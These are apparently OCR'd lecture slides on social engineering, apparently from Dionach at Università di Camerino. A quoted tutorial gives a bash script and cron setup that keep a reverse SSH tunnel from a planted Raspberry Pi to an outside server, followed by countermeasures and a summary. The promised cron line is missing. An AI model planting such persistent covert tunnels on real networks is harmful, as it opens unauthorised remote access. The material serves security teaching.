www.tunnelsup.com/raspberry-pi-phoning-home-using-a-reverse-remote-ssh-tunnel/

Making it persistent (always on)

Next is to make this a persistent thing. You want the Pi to keep trying to build this ssh tunnel always and if it goes down try to bring it back. We'll do this using a bash script and cron job.

Create a file on the Pi called ~/create_ssh_tunnel.sh and put this in it:

```
#!/bin/bash
createTunnel() {
  /usr/bin/ssh -N -R 2222:localhost:22 serverUser@25.25.25.25
  if [[ $? -eq 0 ]]; then
    echo Tunnel to jumpbox created successfully
  else
    echo An error occurred creating a tunnel to jumpbox. RC was $?
  fi
}
/bin/pidof ssh
if [[ $? -ne 0 ]]; then
  echo Creating new tunnel connection
  createTunnel
fi
```

What this program is doing is checking to see if there's a process running called 'ssh'. If there isn't then start the ssh tunnel.

Next make it executable by doing the following:

```
chmod 700 ~/create_ssh_tunnel.sh
```

Now start the crontab.

```
crontab -e
```

Place this in as your cron job (every minute check if the ssh connection is up, if not, attempt to bring it up)

Physical Countermeasures


- Physical security reviews, audits
- CCTV
- Staff training
- Regular physical social engineering tests

UNICAM Università di Camerino 1336

dionach
REAL SECURITY IN A VIRTUAL WORLD


Summary

- Social Engineering
  - Mix email, phone and physical channels
  - Simple pretexts
  - Usually works
- Countermeasures
  - Policies and procedures
  - Incident management
  - Staff training
  - Regular testing



UNICAM Università di Camerino 1336

dionach
REAL SECURITY IN A VIRTUAL WORLD



UNICAM
Università di Camerino
1336

dionach
REAL SECURITY IN A VIRTUAL WORLD

Thank You for Coming